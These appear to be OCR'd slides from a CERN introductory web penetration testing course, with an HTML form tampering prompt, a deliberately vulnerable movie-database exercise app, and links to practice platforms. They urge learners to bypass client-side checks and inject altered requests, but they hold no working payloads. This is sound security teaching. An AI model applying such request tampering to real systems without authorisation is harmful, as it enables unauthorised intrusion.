

```
[..]
<form method="post" action="/e-groups/EgroupsSearch.do">
<input type="hidden" name="AI_USERNAME" value="LOPIENS">
[..]
```

Submitting this form => browser sends this to the server:

AI_USERNAME=LOPIENS&searchField=0&
searchMethod=0&searchValue=whitehat

?

What can be attacked? How?



Introduction to Web penetration testing

WEB SECURITY EXERCISES


Web security exercises

- Documentation at http://cern.ch/whitehat-exercises
  - for members of white-hats, white-hat-candidates egroups

sample	Web					JS
#1	#1					#1
	question 1	question 2	question 3	question 4	question 5	

- "Movie database" web app at http://sec-ex-1.cern.ch/movies
  - you need a key to access it for the first time
  - several different web security vulnerabilities to discover

- Use Firefox 
  - some vulnerabilities can't be exploited from Chrome


A(nother) great, secure movie ...
sec-ex-1.cern.ch/mo
Search
Movies
A(nother) great, secure movie database
home all movies search best movies worst movies movies on the web
Apocalypse Now (1979)
Director: Francis Ford Coppola
Starring: Marlon Brando, Martin Sheen, Robert Duvall etc.
Rating: 9.2381 / 10 (21 people voted)
Give your rating for this movie:
(horrible) 1 2 3 4 5 6 7 8 9 10 (great)
Add your comment:
Add this comment
Comments:
This movie is great, but a bit too long...
movies000, last modified: January 12 2015 14:37:04.

Hints, solutions, answers

If you don’t know how to proceed, see the hint

If you are still stuck, see the solution

Start with the sample exercise to see how hints and solutions work

When providing answers:

- try various answers (no penalty for multiple submissions)
- e-mail me if you are sure that you have a good answer, but the documentation system doesn't accept it

After providing a correct answer => read the solution

(you may still learn something interesting!)

Online web security challenges/courses

- Google Gruyere

  https://google-gruyere.appspot.com/

- Damn Vulnerable Web Application

  http://dvwa.co.uk/

- OWASP WebGoat

  https://www.owasp.org/index.php/OWASP_WebGoat_Project

- OWASP Hackademic

  https://www.owasp.org/index.php/OWASP_Hackademic_Challenges_Project

Final words

- Don’t assume; try!
  - *“What if I change this value?”*
- The browser is yours
  - you *can* bypass client-side checks, manipulate data, alter or inject requests sent to the server etc.
  - … and you *should* ☺
- Build a security mindset
  - think not how systems work, but how they can break
  - https://www.schneier.com/blog/archives/2008/03/the_security_mi_1.html

Thank you

See you on June 8th for the debriefing
and more hands-on training

Until then, have fun hacking the *"Movie database"* app ☺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